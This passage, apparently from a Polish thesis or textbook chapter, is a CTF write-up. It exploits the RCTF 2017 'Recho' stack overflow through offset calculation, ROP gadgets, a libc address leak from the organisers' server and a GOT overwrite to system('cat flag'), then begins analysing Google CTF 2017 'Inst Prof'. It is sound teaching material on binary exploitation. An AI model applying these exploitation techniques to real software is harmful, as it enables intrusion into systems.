
funkcji `Init`, która jest wykorzystywana przez `main`.

Listing 9.4. Zdekompilowany kod funkcji `main` programu Recho. Dekompilację przeprowadzono dodatkami do IDA Pro – dekompilem Hex-Rays Decompiler.

```
1  int __cdecl main(int argc, const char **argv, const char **envp) {
2      char nptr;          // [sp+0h] [bp-40h]@2
3      char buf[40];      // [sp+10h] [bp-30h]@4
4      int n;             // [sp+38h] [bp-8h]@4
5      int i;             // [sp+3Ch] [bp-4h]@2
6
7      Init();
8      write(1, "Welcome to Recho server!\n", 0x19uLL);
9      while ( read(0, &nptr, 0x10uLL) > 0 ) {
10         i = atoi(&nptr);
11         if ( i <= 15 )
12             i = 16;
13         n = read(0, buf, i);
14         buf[n] = 0;
15         printf("%s", buf);
16     }
17     return 0;
18 }
```

Listing 9.5. Zdekompilowany kod funkcji `Init` programu Recho. Dekompilację przeprowadzono dodatkami do IDA Pro – dekompilem Hex-Rays Decompiler.

```
1  unsigned int Init() {
2      setvbuf(stdin, 0LL, _IONBF, 0LL);
3      setvbuf(stdout, 0LL, _IONBF, 0LL);
4      setvbuf(stderr, 0LL, _IONBF, 0LL);
5      return alarm(60u);
6  }
```



Rysunek 9.1. Deasemblacja funkcji main w programie IDA Pro. Nazwy zmiennych n oraz i znajdujących się na stosie zostały zrefaktoryzowane. Pierwotnie były one oznaczone przez program IDA Pro jako var_8 oraz var_4.

Funkcja `main` wykonuje kolejno:

1. Funkcję `Init`, która wyłącza buforowanie (flaga `_IONBF`) standardowego wejścia, wyjścia oraz wyjścia błędów, a następnie ustawia alarm na 60 sekund:

Zabieg ten został najpewniej zrobiony po to, aby ułatwić zadanie (np. żeby standardowe wejście nie czekało na przepelnienie bufora lub znak nowej linii). Sam `alarm(60)` spowoduje wygenerowanie sygnału `SIGALRM` po 60-ciu sekundach. Ze względu na to, że program nie rejestruje nigdzie obsługi tego sygnału, spowoduje on zakończenie działania procesu [52], co ogranicza długość połączenia z serwerem.
2. Wyświetla wiadomość powitalną – `"Welcome to Recho server!\n"`,
3. Wczytuje do 16 bajtów do bufora `nptr` znajdującego się na stosie. W przypadku powodzenia tej operacji (zwrócenia wartości większej niż zero przez funkcję `read`) wejdzie do ciała pętli.
4. Wykorzystując funkcję `atoi` konwertuje ciąg znaków z `nptr` do liczby, którą zapisuje w zmiennej `i`. W przypadku gdy wartość zmiennej jest mniejsza od 15, jest ona ustawiana na 16.
5. Odczytuje `i` bajtów do bufora `buf` znajdującego się na stosie oraz dopisuje na jego koniec bajt zero.
6. Wypisuje bufor i wraca do warunku pętli – punktu 3.

Program ten pozwala nadpisać stos poprzez wpisanie do bufora `buf` ciągu znaków dłuższego niż jego potencjalny rozmiar (nie wiadomo jaki był on pierwotnie w kodzie źródłowym – długość 40 to wartość wywnioskowana przez dekompiletor Hex-Rays). Takie działanie można zaobserwować na listingu 9.6.

Listing 9.6. Działanie programu `Recho` zakończone `Segmentation Fault`. Pogrubioną czcionką zaznaczono przekazywane do programu wejście.

```
$ ./Recho
```

```
Welcome to Recho server!
```

```
3
```

```
Bufor 16 znakow
```

```
Bufor 16 znakow
```

```
300
```

```
Ta wiadomość wyjdzie poza bufor i nadpisze adres powrotu. Naciśnięcie CTRL+D
```

```
→ spowoduje wysłanie EOF (znacznika końca pliku – End Of File) przez co program
```

```
→ wyjdzie z pętli while(read(...)>0). Po wysłaniu tej wiadomości zostanie
```

```
→ wciśnięta kombinacja klawiszy CTRL+D
```

```
Ta wiadomość wyjdzie poza bufor i nadp^S^Asegmentation fault (core dumped)
```

Z uwagi na brak zabezpieczenia SSP (opisanym w sekcji 5.2), program nie kończy działania z błędem „stack smashing detected”, co oznaczałoby, że wykryto nadpisanie wartości kanarka na stosie.

9.1.2. Możliwości wykorzystania błędu

Nadpisując stos jesteśmy w stanie nadpisać wskaźnik powrotu z funkcji main. Aby to zrobić, musimy najpierw poznać jego położenie względem bufora, do którego wpisujemy dane. Możemy to zrobić na kilka sposobów:

1. Poprzez statyczną analizę – ułożenie ramki stosu funkcji main można zaobserwować na listingu 9.4 – bufor `buf`, który możemy przepełnić, znajduje się 48 bajtów przed końcem ramki stosu (wiadomo to z komentarza dekompiletora – `bp-30h`). Za ramką stosu funkcji – pod adresami `rbp` oraz `rbp+8` – znajdują się `saved_rbp` oraz `saved_rip` – czyli zapisany wskaźnik początku poprzedniej ramki stosu (tu funkcji `__libc_start_main`) oraz wskaźnik powrotu z funkcji `main`. Możemy obliczyć, że odległość bufora i wskaźnika powrotu wynosi $48 + 8 = 56$ bajtów.
2. Podczas analizy dynamicznej w debuggerze – zatrzymując się na instrukcji `call read` i odejmując adres bufora `buf` oraz wskaźnika powrotu (wypisanego komendą `retaddr`). Prezentuje to rysunek 9.2.

```

pwndbg> context disasm
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[-----DISASM-----]
0x4007d7 <main+70>    mov     eax, dword ptr [rbp - 4]
0x4007da <main+73>    movsxd rdx, eax
0x4007dd <main+76>    lea   rax, qword ptr [rbp - 0x30]
0x4007e1 <main+80>    mov   rsi, rax
0x4007e4 <main+83>    mov   edi, 0
▶ 0x4007e9 <main+88>    call  read@plt                <0x400600>
    fd: 0x0
    buf: 0x7fffffff6a0 ← 0x0
    nbytes: 0x12c

0x4007ee <main+93>    mov   dword ptr [rbp - 8], eax
0x4007f1 <main+96>    mov   eax, dword ptr [rbp - 8]
0x4007f4 <main+99>    cdqe
0x4007f6 <main+101>   mov   byte ptr [rbp + rax - 0x30], 0
0x4007fb <main+106>   lea   rax, qword ptr [rbp - 0x30]
Breakpoint *0x4007e9
pwndbg> retaddr
0x7fffffff6d8 → 0x7f65fad884ca (__libc_start_main+234) ← mov     edi, eax
0x7fffffff798 → 0x40065a (_start+42) ← hlt
pwndbg> print 0x7fffffff6d8-0x7fffffff6a0
$2 = 56
pwndbg> □

```

Rysunek 9.2. Obliczanie odległości między buforem do którego piszemy, a wskaźnikiem powrotu z funkcji main. Kontekst Pwndbg został ustawiony tak, aby wyświetlać tylko zdeasembrowany kod.

3. Podczas analizy post-mortem¹ – można wygenerować ciąg o określonej długości, w której kolejne grupy ośmiu znaków będą unikalne, a następnie spowodować nim przepełnienie bufora. Analizując wartości rejestrów bądź zawartość stosu można obliczyć odległość między buforem i wskaźnikiem powrotu.

Ciąg znaków w celu przepełnienia bufora można wygenerować korzystając z programu `pwn cyclic` z pakietu `pwntools`:

```
$ pwn cyclic --length 8 300
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaafaaaaaaaaagaaaaaaaahaaaaaaaaaiaaaaaaa↵
jaaaaaaaaakaaaaaaaaalaaaaaaaaamaaaaaaaaaanaaaaaaaaaoaaaaaaaapaaaaaaaaqaaaaaaaaraaaaaaa↵
saaaaaaaaataaaaaaaaauaaaaaaaavaaaaaaaawaaaaaaaaxaaaaaaaaayaaaaaaaazaaaaaaaaabaaaaaaab↵
caaaaaabdaaaaaaabeaaaaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaaab↵
laaaaaabmaaa
```

Następnie analizując stan programu po uruchamieniu go w debuggerze oraz spowodowaniu przepełnienia bufora powyższym ciągiem można zobaczyć, że instrukcja `ret` spróbuje ściągnąć ze stosu kolejną wartość – `0x6161616161616168` (czyli ciąg `"haaaaaaa"`). Prezentuje to rysunek 9.3.

Kolejno liczbę bajtów od początku miejsca w pamięci, w której znajduje się podany ciąg (a zarazem bufor) do wartości `0x6161616161616168` (która nadpisała wskaźnik powrotu na stosie) można obliczyć poleceniem `pwn cyclic -length 8 -offset 0x6161616161616168`, które zwraca liczbę 56. Zatem odległość ta wynosi 56 bajtów.

Dzięki braku zabezpieczeń PIE oraz SSP znane są adresy kodu oraz można nadpisać wskaźnik powrotu.

Z uwagi na to, że w programie nie ma kodu, który wypisałby plik o nazwie `flag`, należy skorzystać z techniki ROP (opisanej w rozdziale 8.5). W tym celu wykorzystano program `ropper` do wyszukania gadżetów występujących w programie. Prezentuje to listing 9.7.

¹Czyli analizy stanu programu po wystąpieniu błędu i jego zatrzymaniu przez system operacyjny lub też po załadowaniu pliku zrzutu pamięci (ang. *core dump*).

```

pwndbg> set context-sections regs disasm code stack
Set which context sections are displayed by default (also controls order) to 'regs disasm code stack'
pwndbg> r
Starting program: /home/dc/Recho/Recho
Welcome to Recho server!
1
abcd
abcd
301
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaafaaaaaaaaagaaaaaaaahaaaaaaaaaiaaaaaaaaajaaaaaaaakaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaapaaaaaaaaqaaaaaaaaraaaaaaaaasaaaaaaaaataaaaaaaaauaaaaaaaaavaaaaaaaawaaaaaaaaxaaaaaaaaaaaaaaaazaaaaaaaaabba
aaaaabcaaaaaabdaaaaabcaaaaaabfaaaaaabgaaaaabhaaaaaabiaaaaaabjaaaaabkaaaaablaaaaaabmaa
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaa-00
Program received signal SIGSEGV, Segmentation fault.
0x000000000400834 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[-----REGISTERS-----]
RAX 0x0
RBX 0x0
*RCX 0x7feab7402b90 (__read_nocancel+7) ← cmp rax, -0xffff
RDX 0x10
RDI 0x0
RSI 0x7fffffff4a0 ← 0xa313033 /* '301\n' */
*R8 0x7feab7899440 ← 0x7feab7899440
R9 0x7fffffff4b0 ← 0x6161616161616161 ('aaaaaaaa')
*R10 0x7feab7486b20 (step4_jumps) ← add byte ptr [rax], al
R11 0x246
R12 0x400630 (_start) ← xor ebp, ebp
R13 0x7fffffff5c0 ← 0x626161616161616a ('jaaaaaab')
R14 0x0
R15 0x0
RBP 0x6161616161616167 ('gaaaaaaa')
RSP 0x7fffffff4e8 ← 0x6161616161616168 ('haaaaaaa')
RIP 0x400834 (main+163) ← ret
[-----DISASM-----]
▶ 0x400834 <main+163> ret <0x6161616161616168>
[-----STACK-----]
00:0000 rsp 0x7fffffff4e8 ← 0x6161616161616168 ('haaaaaaa')
01:0008 0x7fffffff4f0 ← 0x6161616161616169 ('iaaaaaaa')
02:0010 0x7fffffff4f8 ← 0x616161616161616a ('jaaaaaaa')
03:0018 0x7fffffff500 ← 0x616161616161616b ('kaaaaaaa')
04:0020 0x7fffffff508 ← 0x616161616161616c ('laaaaaaa')
05:0028 0x7fffffff510 ← 0x616161616161616d ('maaaaaaa')
06:0030 0x7fffffff518 ← 0x616161616161616e ('naaaaaaa')
07:0038 0x7fffffff520 ← 0x616161616161616f ('oaaaaaaa')
Program received signal SIGSEGV (fault address 0x0)
pwndbg> □

```

Rysunek 9.3. Stan programu podczas próby powrotu z funkcji main po wypełnieniu bufora.

Listing 9.7. Wyszukiwanie gadżetów w programie Recho przy użyciu `ropper`. Wyjście z programu zostało skrócone dla lepszej czytelności.

```
$ ropper --file Recho
```

```
[INFO] Load gadgets for section: PHDR
[INFO] Load gadgets for section: LOAD
[LOAD] removing double gadgets... 100%

Gadgets
=====
0x000000000040070d: add byte ptr [rdi], al; ret;
0x00000000004006f9: add ebx, esi; ret;
0x00000000004005b2: add rsp, 8; ret;
0x00000000004009db: jmp qword ptr [rbp];
0x0000000000400685: jmp rax;
0x000000000040082e: mov eax, 0; leave; ret;
0x000000000040071b: mov rbp, rsp; call rax;
0x000000000040089c: pop r12; pop r13; pop r14; pop r15; ret;
0x000000000040089e: pop r13; pop r14; pop r15; ret;
0x00000000004008a0: pop r14; pop r15; ret;
0x00000000004008a2: pop r15; ret;
0x00000000004006fc: pop rax; ret;
0x000000000040089b: pop rbp; pop r12; pop r13; pop r14; pop r15; ret;
0x000000000040089f: pop rbp; pop r14; pop r15; ret;
0x0000000000400690: pop rbp; ret;
0x00000000004008a3: pop rdi; ret;
0x00000000004006fe: pop rdx; ret;
0x00000000004008a1: pop rsi; pop r15; ret;
0x000000000040089d: pop rsp; pop r13; pop r14; pop r15; ret;
0x0000000000400833: leave; ret;
0x000000000040078e: nop; pop rbp; ret;
0x00000000004005b6: ret;
// (...)

118 gadgets found
```

Znalezione gadżety pozwalają między innymi na ustawienie wartości poszczególnych rejestrów – `rax`, `rdi`, `rdx`, `rsi`, `r12`, `r13`, `r14`, `r15`, `r16`, `rbp`, `rsp`. Korzystając natomiast z serii gadżetów:

- `0x00000000004008a3: pop rdi; ret;` – ustawia rejestr `rdi`,
- `0x00000000004006fc: pop rax; ret;` – ustawia rejestr `rax`,
- `0x000000000040070d: add byte ptr [rdi], al; ret;` – dodaje bajt z rejestru `al` (niższe 8 bitów `rax`) do wartości znajdującej się pod wskaźnikiem `rdi`.

Można nadpisać dowolne miejsce w pamięci poprzez przepelnienie wartości danego bajtu. Za-

tem aby ustawić wartość VAL w komórce pamięci o adresie ADDR i wartości OLD, należy ustawić `rdi=ADDR` oraz `rax=256-abs(VAL-OLD)`², a następnie wykonać gadżet spod adresu `0x40070d`. Samą wartość rejestru `rax` można również obliczyć w języku Python wykorzystując typy z języka C poprzez wbudowany moduł `ctypes`: `rax=ctypes.c_uint8(OLD-VAL).value`.

Kolejno, aby odczytać plik „flag” możnaby użyć:

1. Funkcji z biblioteki standardowej języka C – `fopen` oraz `fread`; wymaga to umieszczenia w pamięci procesu struktury **FILE**.
2. Wywołań systemowych `open` oraz `read`; wymaga to operowania na deskryptorach plikowych oraz instrukcji `syscall` (lub wpisu tych funkcji w GOT),
3. Funkcję `system` z biblioteki standardowej języka C,
4. Jedno z wywołań systemowych z rodziny `exec np. execve` – wymaga to instrukcji `syscall` (lub wpisu tej funkcji w GOT).

Trzeci oraz czwarty punkt mógłby posłużyć zarówno do uruchomienia konsoli (programu `/bin/sh`) lub wypisania flagi poprzez polecenie `/bin/cat flag` (lub `cat flag`, zakładając, że program ten jest w systemie i znajduje się w zmiennej środowiskowej `PATH`). Spośród powyższych wymagań program spełnia jedynie częściowo punkt drugi, gdyż w GOT znajduje się adres funkcji `read`.

Mimo to, osiągnąć cel można na conajmniej dwa sposoby:

1. Doprowadzając do wycieku danych – adresów funkcji z biblioteki GNU `libc` z GOT. Bazując na nich można odnaleźć wersję biblioteki GNU `libc` znajdującej się na serwerze, a posiadając ją można obliczyć odległość między funkcją `system` oraz jedną z funkcji w GOT. Wykorzystując początkowo wyciekły adres (np. funkcji `read`) oraz obliczoną odległość można policzyć adres funkcji `system` w pamięci procesu. Kolejno, należy nadpisać jeden z adresów w GOT adresem `system`, wpisać do pamięci procesu ciąg `"cat flag"`, ustawić odpowiednio rejestry oraz powrócić (skoczyć, poprzez instrukcję `ret` kończącą gadżet) do procedury linkującej (znajdującą się w sekcji `.GOT.PLT`) odpowiadającej nadpisanej funkcji w GOT. Ta zaś wykona skok pod nadpisany adres znajdujący się w GOT – czyli wykona funkcję `system`, która uruchomi polecenie wypisujące flagę – `cat flag`.
2. Próbując modyfikować adresy funkcji które odpowiadają wywołaniom systemowym w GOT tak, aby wskazywały one na instrukcję `syscall`. Technika ta może nie działać dla wszystkich implementacji biblioteki języka C. Jak można zobaczyć na listingu 9.8 dla konkretnego przypadku może zdarzyć się tak, że instrukcja `syscall` będzie znajdować się 5 bajtów za adresami funkcji `write` oraz `read`. Po zmianie adresu funkcji w GOT, wykorzystując odpowiednie gadżety można ustawić rejestry oraz pamięć tak, aby wykonać

²Funkcja `abs` we wzorze zwraca wartość bezwzględną.

wywołanie systemowe `exec`, które uruchomi polecenie wypisujące flagę – `cat flag`.

Listing 9.8. Częściowy wynik deasemblacji funkcji `write` oraz `read` znajdujących się w pamięci procesu programu Recho z biblioteki GNU libc 2.25 (skompilowanej przez GNU CC 7.1.1 20170508) na systemie Arch Linux.

```
pwndbg> disassemble write
```

```
Dump of assembler code for function write:
```

```
0x007ffff7b14060 <+0>: cmp  DWORD PTR [rip+0x2c5679],0x0  # <__libc_multiple_threads>
0x007ffff7b14067 <+7>: jne  0x7ffff7b14079 <write+25>
0x007ffff7b14069 <+0>: mov  eax,0x1
0x007ffff7b1406e <+5>: syscall
// (...)
```

```
pwndbg> disassemble read
```

```
Dump of assembler code for function read:
```

```
0x007ffff7b14000 <+0>: cmp  DWORD PTR [rip+0x2c56d9],0x0  # <__libc_multiple_threads>
0x007ffff7b14007 <+7>: jne  0x7ffff7b14019 <read+25>
0x007ffff7b14009 <+0>: mov  eax,0x0
0x007ffff7b1400e <+5>: syscall
// (...)
```

9.1.3. Eksploit

Właściwy exploit realizuje pierwszy z wcześniej przedstawionych przykładów. Został on napisany w języku Python 2.7.13 oraz wykorzystuje zewnętrzną bibliotekę `pwntools 3.6.1`. Składa się on z trzech plików, które zostały umieszczone w dodatku B:

- **ropbase.py** (listing A.1) – zawierającego funkcje: uruchamiającą proces lub połączenie zdalne, zamykającą `stdin` lub końcówkę pisania gniazda (ang. *socket write end*) oraz funkcje zwracające łańcuchy znakowe wykonujące jeden lub wiele gadżetów,
- **leak_got.py** (listing A.2) – służącego do wycieku adresów funkcji z GNU libc, aby później otrzymać wersję biblioteki znajdującą się na serwerze organizatorów,
- **get_flag.py** (listing A.3) – właściwego exploitu, który na bazie obliczonej odległości między funkcjami `system` oraz `read` nadpisuje adres tej drugiej w GOT, a następnie wypisuje flagę.

Do przedstawionych skryptów dodano komentarze tak, aby ich działanie było zrozumiałe. Skrypty przed właściwym wykonaniem (na serwerze organizatorów) można również przetestować lokalnie. Pozwala na to funkcja `get_proc_from_args`, która w zależności od podanych argumentów, uruchamia proces lokalnie (lub też pod debuggerem, lub pod programami `ltrace/strace`) lub wykonuje zdalne połączenie do serwera organizatorów.

Poprzez wykonanie skryptu **leak_got.py** otrzymano adresy danych funkcji z GNU libc znajdujących się w GOT. Prezentuje to listing 9.9.

Listing 9.9. Wyciek adresów funkcji `read`, `printf`, `alarm` oraz `atoi` z GOT z serwera organizatorów.

```
$ ./leak_got.py REMOTE
[+] Opening connection to recho.2017.teamrois.cn on port 9527: Done
[*] Sending payload of length: 312
[*] Closed remote write end
[+] Receiving all data: Done (42B)
[*]     read: 0x7fe27e15b670
[*]     printf: 0x7fe27e0ba800
[*]     alarm: 0x7fe27e130650
[*]     atoi: 0x7fe27e09be80
[*] Closed connection to recho.2017.teamrois.cn port 9527
```

W celu znalezienia biblioteki GNU libc znajdującej się na serwerze organizatorów oraz pozyskania z niej adresu funkcji `system` skorzystano z projektu `libc-database`³ [53]. Zostało to zaprezentowane na listingu 9.10.

Uzyskując adres funkcji `system` z biblioteki GNU libc można użyć właściwego exploitu – wyświetlającego plik `flag`. Exploit wymaga również umieszczenia w pamięci łańcucha znaków, który zostanie przekazany do funkcji `system`. W tym celu umieszczono łańcuch znaków `"cat "` nie zakończony bajtem zerowym, zaraz przed łańcuchem `"flag"` (zakończonym bajtem zerowym) znajdującym się w sekcji `.data` (linie 45-47 w skrypcie `get_flag.py`). Miejsce w pamięci (adres `0x601054`) można znaleźć wykorzystując IDA Pro, co prezentuje rysunek 9.4.

```
.data:0000000000601050 __dso_handle db 0
.data:0000000000601051 db 0
.data:0000000000601052 db 0 ; Eksploit wpisuje do kolejnych
.data:0000000000601053 db 0 ; komórek pamięci znaki:
.data:0000000000601054 db 0 ; 'c'
.data:0000000000601055 db 0 ; 'a'
.data:0000000000601056 db 0 ; 't'
.data:0000000000601057 db 0 ; ' '
.data:0000000000601058 public flag
.data:0000000000601058 flag db 'flag',0 ; tu juz jest "flag\x00"
.data:000000000060105D align 20h ; Dzieki temu pod adresem 0x601054
.data:000000000060105D _data ends ; znajduje sie ciag "cat flag\x00"
.data:000000000060105D
.....
```

Rysunek 9.4. Miejsce w pamięci gdzie umieszczono ciąg `"cat "` przed ciągiem `"flag"`. Zrzut z programu IDA Pro.

Samo wykonanie exploitu oraz zdobycie flagi – `RCTF{10st_1n_th3_3ch0_d6794b}` – prezentuje listing 9.11.

³Projekt `libc-database` pozwala na ściągnięcie plików binarnych biblioteki GNU libc w różnych wersjach dla różnych dystrybucji Linuxa oraz stworzenie na ich podstawie bazy danych adresów symbolów. Następnie pozwala on na wyszukiwaniu bibliotek, w których dane symbole znajdują się pod danymi adresami. Pod uwagę brane są tylko te bity adresu, które nie są randomizowane.

Listing 9.10. Wyciekanie adresów funkcji `read`, `printf`, `alarm` oraz `atoi` z GOT z serwera organizatorów.

```
// Wyszukiwanie biblioteki GNU libc z podanymi adresami funkcji
$ ./find read 0x7fe27e15b670 printf 0x7fe27e0ba800 alarm 0x7fe27e130650 atoi
↪ 0x7fe27e09be80
ubuntu-xenial-amd64-libc6 (id libc6_2.23-0ubuntu7_amd64)

// Wyświetlanie informacji o danej bibliotece
$ ./dump libc6_2.23-0ubuntu7_amd64
offset___libc_start_main_ret = 0x20830
offset_system = 0x0000000000045390
offset_dup2 = 0x00000000000f6d90
offset_read = 0x00000000000f6670
offset_write = 0x00000000000f66d0
offset_str_bin_sh = 0x18c177

// Wyświetlanie informacji o adresach konkretnych funkcji
$ ./dump libc6_2.23-0ubuntu7_amd64 printf alarm read atoi
offset_printf = 0x0000000000055800
offset_alarm = 0x00000000000cb650
offset_read = 0x00000000000f6670
offset_atoi = 0x0000000000036e80
```

Listing 9.11. Wykonanie skryptu `get_flag.py`, który wypisuje zawartość pliku `flag` z serwera organizatorów.

```
[*] '/home/dc/rctf/Recho/Recho'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[+] Opening connection to recho.2017.teamrois.cn on port 9527: Done
[*] Sending payload of length: 416
[*] Closed remote write end
[+] Receiving all data: Done (32B)
[*] Flag file content: 'RCTF{l0st_1n_th3_3ch0_d6794b}'
[*] Closed connection to recho.2017.teamrois.cn port 9527
```

9.2. Zadanie „Inst Prof” z Google Quals CTF 2017

Informacje o zadaniu:

- Nazwa zadania: Inst Prof
- Konkurs: Google Quals CTF 2017
- Czas trwania CTF: 48 godzin
- Liczba drużyn, które rozwiązały zadanie: 82
- Liczba punktów do zdobycia: 147 (liczba punktów przydzielana zespołom na końcu konkursu była zależna od liczby nadesłanych poprawnych flag)
- Opis zadania:

```
Please help test our new compiler micro-service
Challenge running at inst-prof.ctfcompetition.com:1337
inst_prof (binary attached)
```

9.2.1. Informacje podstawowe

Na listingach 9.12 oraz 9.13 zaprezentowano wynik działania programów `file` oraz `checksec` na dostarczonym programie. Jest to ELF skompilowany na architekturę x86-64. Ma on włączony bit NX, częściowe RELRO oraz PIE. Brak natomiast kanarka na stosie. Te informacje mogą okazać się przydatne w kolejnych krokach analizy.

Listing 9.12. Uruchomienie programu `file` na aplikacji `Inst_prof`.

```
$ file inst_prof
`inst_prof: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.24,
BuildID[sha1]=61e50b540c3c8e7bcef3cb73f3ad2a10c2589089, not stripped
```

Listing 9.13. Zabezpieczenia programu `Inst_prof`.

```
$ checksec --file ./inst_prof
[*] '/home/dc/gctf/inst_prof_pwn1/inst_prof'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
```

9.2.2. Działanie programu

Na listingach 9.14 oraz 9.15 zaprezentowano przykładowe uruchomienie programu. Na li-

stingu 9.15 przedstawiono wykonanie programu przy użyciu `strace`, który śledzi wywołania systemowe. Działanie programu przy przekazaniu ciągu „abcd” w momencie, gdy program prosi użytkownika o podanie informacji można podsumować w następujących punktach:

- Wypisywany jest ciąg „initializing prof..”,
- Program zatrzymuje swoje działanie na 5 sekund,
- Wypisywany jest łańcuch znaków „ready”,
- Program oczekuje podania tekstu na standardowe wejście,
- Alokowany jest obszar pamięci,
- Program pobiera podany tekst znak po znaku,
- Zmieniane są uprawnienia do wcześniej zaalokowanego obszaru pamięci,
- Program otrzymuje sygnał *SIGILL* (*illegal instruction*), którego obsługa nie została wcześniej zarejestrowana, przez co program wykonuje/wykonywana jest domyślną akcją – proces jest zakańczany⁴.

Listing 9.14. Przykładowe uruchomienie programu `Inst_prof`.

```
$ echo "abcd" | ./inst_prof
initializing prof...ready
Illegal instruction (core dumped)
```

⁴Informacje o sygnałach oraz ich domyślnych akcjach można znaleźć w manualu Linuksa (`man 7 signal`).

Listing 9.15. Śledzenie wywołań systemowych programu `inst_prof` przy użyciu `strace`. Na zielono – komentarze wyjaśniające poszczególne wywołania systemowe.

```
$ echo "abcd" | strace ./inst_prof
// execve - zamiana obecnego procesu na inst_prof
execve("./inst_prof", ["/inst_prof"], 0x7fff50331310 /* 69 vars */) = 0

// (...) - wycięto wywołania systemowe związane z inicjalizacją procesu

// write - program wypisuje ciąg „initializing prof...”
write(1, "initializing prof...", 20initializing prof...) = 20
// nanosleep - program usypia na 5 sekund
nanosleep({tv_sec=5, tv_nsec=0}, 0x7fff433633f0) = 0
alarm(30) = 0 // alarm - program ustawia alarm na 30 sekund
write(1, "ready\n", 6ready // write - program wypisuje ciąg „ready”
) = 6
// mmap - alokacja pamięci o rozmiarze 4096 bajtów z uprawnieniami do odczytu i zapisu
mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x7f0806d84000 // adres zaalokowanego obszaru
read(0, "a", 1) = 1 // read x4 - czytanie znaków z stdin (deskryptor pliku - fd=0)
read(0, "b", 1) = 1
read(0, "c", 1) = 1
read(0, "d", 1) = 1
// mprotect - zmiana uprawnień do zaalokowanej wcześniej strony pamięci
// na do odczytu oraz wykonywania
mprotect(0x7f0806d84000, 4096, PROT_READ|PROT_EXEC) = 0
// program otrzymuje sygnał SIGILL, a następnie zakańcza swoje działanie
// ze względu na brak wcześniejszego zarejestrowania obsługi tego sygnału
--- SIGILL {si_signo=SIGILL, si_code=ILL_ILLOPN, si_addr=0x7f0806d84005} ---
+++ killed by SIGILL (core dumped) +++
Illegal instruction (core dumped)
```

9.2.3. Analiza statyczna działania programu

